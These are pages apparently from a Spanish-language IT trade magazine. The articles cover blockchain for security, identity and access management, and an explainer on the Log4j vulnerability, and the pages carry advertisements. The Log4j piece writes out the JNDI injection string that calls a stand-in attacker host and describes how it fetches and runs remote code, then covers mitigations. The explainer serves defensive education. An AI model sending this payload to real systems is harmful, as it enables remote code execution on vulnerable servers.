La mayoría de las empresas de mensajería se están preparando para blockchain para proteger los datos del usuario, como una opción superior al cifrado de extremo a extremo que utilizan actualmente. Blockchain se puede utilizar para crear un protocolo de seguridad estándar. Para habilitar las capacidades de comunicación de mensajería cruzada, blockchain se puede utilizar para formar un marco de API unificado.

En el pasado reciente, se han ejecutado numerosos ataques contra plataformas sociales como Twitter y Facebook. Estos ataques dieron como resultado violaciones de datos con millones de cuentas violadas y la información del usuario aterrizó en las manos equivocadas. Las tecnologías blockchain, si están bien implementadas en estos sistemas de mensajería, pueden prevenir tales ataques cibernéticos en el futuro.

### IoT Security

Los hackers utilizan cada vez más dispositivos periféricos,

como termostatos y enrutadores, para obtener acceso a los sistemas generales. Con la obsesión actual por la Inteligencia Artificial (IA), se ha vuelto más fácil para los delincuentes informáticos acceder a sistemas generales como la automatización del hogar a través de dispositivos periféricos como interruptores “inteligentes”. En la mayoría de los casos, una gran cantidad de estos dispositivos de IoT tienen características de seguridad incompletas.

En este caso, la cadena de bloques se puede utilizar para proteger dichos sistemas o dispositivos en general, mediante la descentralización de su administración. El enfoque le dará las capacidades del dispositivo para tomar decisiones de seguridad por su cuenta. No depender del administrador central o la autoridad hace que los dispositivos de borde sean más seguros al detectar y actuar sobre comandos sospechosos de redes desconocidas.

Normalmente, los atacantes informáticos ingresan a la administración central de un dispositivo y obtienen automáticamente el control total de los dispositivos y sistemas. Al descentralizar dichos sistemas de autoridad de dispositivos, blockchain garan-

tiza que dichos ataques sean más difíciles de ejecutar (si es que es viable).

### Protección de DNS y DDoS

Un ataque de denegación de servicio distribuido (DDoS) se produce cuando a los usuarios de un recurso de destino, como un recurso de red, servidor o webs, se les niega el acceso o el servicio al recurso de destino. Estos ataques apagan o ralentizan los sistemas de recursos. Por otro lado, un sistema de nombres de dominio (DNS) intacto está muy centralizado, lo que lo convierte en un objetivo perfecto para los piratas informáticos que se infiltran en la conexión entre la dirección IP y el nombre de un sitio web. Este ataque hace que un sitio web sea inaccesible, canjeable e incluso redirigible a otros sitios web fraudulentos.

En la actualidad, blockchain se puede utilizar para disminuir este tipo de ataques descentralizando las entradas de DNS. Al aplicar soluciones descentralizadas, blockchain habría eliminado los puntos únicos vulnerables explotados por los piratas informáticos.

En el próximo número, completamos los usos futuros de Blockchain.







# Riesgos de no tener una Gestión de Identidad y Acceso

Aunque la mayoría de las organizaciones prestan atención a los piratas informáticos externos, los usuarios internos contribuyen a muchas violaciones de seguridad corporativa. Esto hace que sea importante asegurarse de que los usuarios estén configurados con los perfiles de acceso correctos.

Sin una solución de Gestión de Acceso a la Identidad (IAM, por sus siglas en inglés), sería difícil para las organizaciones controlar el acceso de los usuarios a sus sistemas.

Esto se aplica estrictamente y es necesario para las organizaciones que tratan con datos muy sensibles para clientes internos y externos. Asegurarse de que se configura el perfil de acceso correcto para cada usuario debe ser una actividad continua que dure toda la vida de cada usuario en el sistema.

## La importancia de implementar una solución de gestión de identidades y accesos

Una PYME u organización corporativa sin una solución de IAM deja espacio para violaciones

de datos y varios niveles de problemas de seguridad. Una solución de IAM garantiza que se cumplan los requisitos de seguridad de las organizaciones. La solución de IAM mínima debe incluir un proceso para aprovisionar y desaprovisionar perfiles de usuario y monitorearlo a lo largo de su ciclo de vida. Esto asegura que los usuarios tengan el acceso correcto requerido para sus roles.

El núcleo de una solución de IAM supervisa todos los procesos de autenticación, autorización, administración y almacenamiento central de identidades. Los administradores del sistema pueden gestionar todo el proceso, desde la autenticación hasta los almacenes de identidad

“  
Sin una solución de Gestión de Acceso a la Identidad, sería difícil para las organizaciones controlar el acceso de los usuarios a sus sistemas.  
”

centrales, pero toda la organización puede verse afectada si los perfiles de acceso de los usuarios y su gestión no están alineados correctamente. Afortunadamente, un equipo de expertos en TI puede crear una solución de IAM automatizada para su organización que minimizará los costos operativos y agilizará las operaciones de IAM.

## Autenticación

La autenticación es el proceso de verificar la identidad de un usuario, un sistema o un dispositivo. El proceso de autenticación se invoca cada vez que un usuario, un sistema o un dispositivo intenta inicialmente acceder a una red corporativa. Durante este proceso, los usuarios, sistemas



y dispositivos deben verificar su identidad antes de que se les otorgue acceso a sistemas y redes. Una vez que se autentica un usuario, un sistema o un dispositivo, se crea una sesión y se hace referencia a ella durante todas las interacciones del sistema hasta que el usuario, dispositivo o un sistema cierra la sesión o se agota el tiempo de espera automático de la sesión.

Para dificultar que los piratas informáticos obtengan acceso a toda la red con un nombre de usuario y contraseña comprometidos, se introducen pasos adicionales durante la verificación de identidad. Los pasos adicionales requieren que los usuarios proporcionen más información, como un token de PIN único (OTP), una huella digital o un código enviado a un dispositivo móvil. Este nivel adicional de autenticación se conoce comúnmente como autenticación multifactor (MFA).

### La auditoría

Un problema importante de no tener administración de acceso es lidiar con las auditorías y mantener los niveles de cumplimiento requeridos. Cuando no existen sistemas



para administrar el acceso, las organizaciones corporativas no pueden garantizar que cumplen con los estándares o reglas requeridos en las auditorías.

### Terminación de perfiles de acceso

Después de configurar los perfiles de acceso correctos para los usuarios, es probable que los administradores del sistema olviden cancelar la cuenta cuando sus usuarios hayan cambiado de roles, hayan renunciado o hayan cancelado su cita. El ciclo de vida del per-

fil de acceso de un usuario debe supervisarse desde su creación hasta que ya no se requiera el mismo perfil. Siempre hay un enfoque significativo en la creación de perfiles de acceso para los usuarios durante el empleo inicial, pero se pierde la misma urgencia cuando llega el momento de eliminar o desaprovechar el mismo acceso. Es importante gestionar la eliminación de dichos perfiles de acceso para evitar que los empleados descontentos utilicen credenciales para acceder a los datos de la organización cuando se vayan.





# La vulnerabilidad que afectó al planeta: Log4j

Todo lo necesario para entender este riesgo que nos afectó un 9 de diciembre de 2021...

## Qué es Log4j

Log4j es un framework de registro de código abierto que permite a los desarrolladores de software registrar varios datos dentro de su aplicación y es parte de Apache Logging Services, un proyecto de Apache Software Foundation.

Log4j es utilizado por miles de sites y aplicaciones para realizar algunas funciones importantes, como el registro de información que se puede utilizar para la depuración y demás fines.

## La vulnerabilidad

La vulnerabilidad Log4j es una vulnerabilidad crítica que afecta a las versiones 2.0 a 2.14.1 de Apache Log4j 2.

El NIST publicó un CVE crítico en la base de datos de vulnerabilidad nacional el 10 de diciembre de 2021, nombrándolo como CVE-2021-44228. La empresa

Apache Software Foundation asignó la calificación máxima de gravedad CVSS de 10.

La vulnerabilidad permite la ejecución remota de código no autenticado. Los atacantes pueden aprovecharlo, con simplemente insertando una línea de código como `${jndi:ldap://[attacker_URL]}`


Esta vulnerabilidad se pudo encontrar en productos de algunos de los proveedores de tecnología más famosos.

“Log4j es utilizado por miles de sites y aplicaciones para realizar algunas funciones importantes, como el registro de información que se puede utilizar para la depuración y demás fines.”

## Cómo explotar la vulnerabilidad de Log4j

Previo a ello, se deberá entender algunos términos, como LDAP y JNDI.

LDAP es un protocolo de aplicación estándar abierto para acceder y mantener servicios de información de directorios distribuidos (como se muestra en el gráfico).






Por ejemplo, supongamos que se registra en una aplicación comercial con el nombre de usuario y contraseña. LDAP viene aquí para almacenar la información en cuentas de

usuario y cada vez que se inicie sesión en la aplicación, dicha aplicación envía una solicitud a LDAP, y el mismo verifica el servidor de autorización de lanzamiento de identidad y si

el nombre de usuario y contraseña son correctos, posteriormente devolverá el nombre de usuario de las cuentas de usuario (como se muestra en el gráfico).



JNDI proporciona una API para que la aplicación interactúe con LDAP. En pocas palabras, la aplicación Java no puede solicitar directamente a LDAP y, por eso, necesitamos JNDI, que nos brinda una forma de interactuar con LDAP.

Entendido esto, cómo se puede explotar la vulnerabilidad de Log4j

Log4j permite que los men-

sajes registrados contengan cadenas de formato que hacen referencia a información externa a través de la interfaz de directorio y nombres de Java (JNDI). Esto permite que la información se recupere de forma remota a través de una variedad de protocolos, incluido el Protocolo ligero de acceso a directorios (LDAP).

El siguiente gráfico, des-

cribe la secuencia:

El contenido de los mensajes de registro a menudo contiene datos controlados por el usuario, los delincuentes pueden insertar referencias JNDI que apuntan a los servidores LDAP que controlan, listos para servir clases Java malintencionadas que realizan cualquier acción que elijan.


Cuando Log4j encuentra la siguiente cadena en un







## Log4j attack lifecycle



mensaje de registro: `${jndi:ldap://attackerserver/exploit}`, le indica al JNDI que solicite al servidor LDAP en el “servidor atacante” el objeto “explotar”. Por diseño, JNDI ejecutará clases Java a las que hace referencia un servidor LDAP. Si la respuesta del servidor LDAP hace referencia a la URL `https://attackerserver/exploit`, JNDI solicitará automáticamente el archivo “exploit” del servidor web y ejecutará la respuesta.

Vulnerabilidad explotada. Posteriormente, se puede obtener RCE (ejecución de código remoto) en la aplicación. Como se muestra en el gráfico superior.

### La mitigación

El proveedor ha publicado una solución y se recomienda a los clientes que actualicen su Log4j a la versión 2.17.0, si es viable actualizar la versión.

Firewalls: el uso de reglas de firewalls salientes en los servidores es una buena técnica de mitigación para evitar delincuentes. Si el servidor puede realizar búsquedas de DNS y los atacantes buscan instancias vulnerables de log4j2 que activarán la búsqueda de DNS. Contar con firewalls permite bloquear las conexiones salientes de un ataque real, por ende proporcionar cierto grado de seguridad.

# emBlue'

Hacemos que la  
**omnicanalidad sea simple**

Marketing automation, email, sms,  
push notifications y más.



[www.embluemail.com](http://www.embluemail.com)



/embluemail




+506-4031-0300



# ITWARE


LATAM.COM





- INFORMACION ACTUALIZADA PARA CIOs
- ENTREVISTAS EXCLUSIVAS.
- COBERTURA INTERNACIONAL DE EVENTOS





Manténgase informado suscribiendo a nuestros newsletter

 @ITwareLatam

 @ITwareLatam

 ITware Latam

 ITware Latam

 ITware Latam

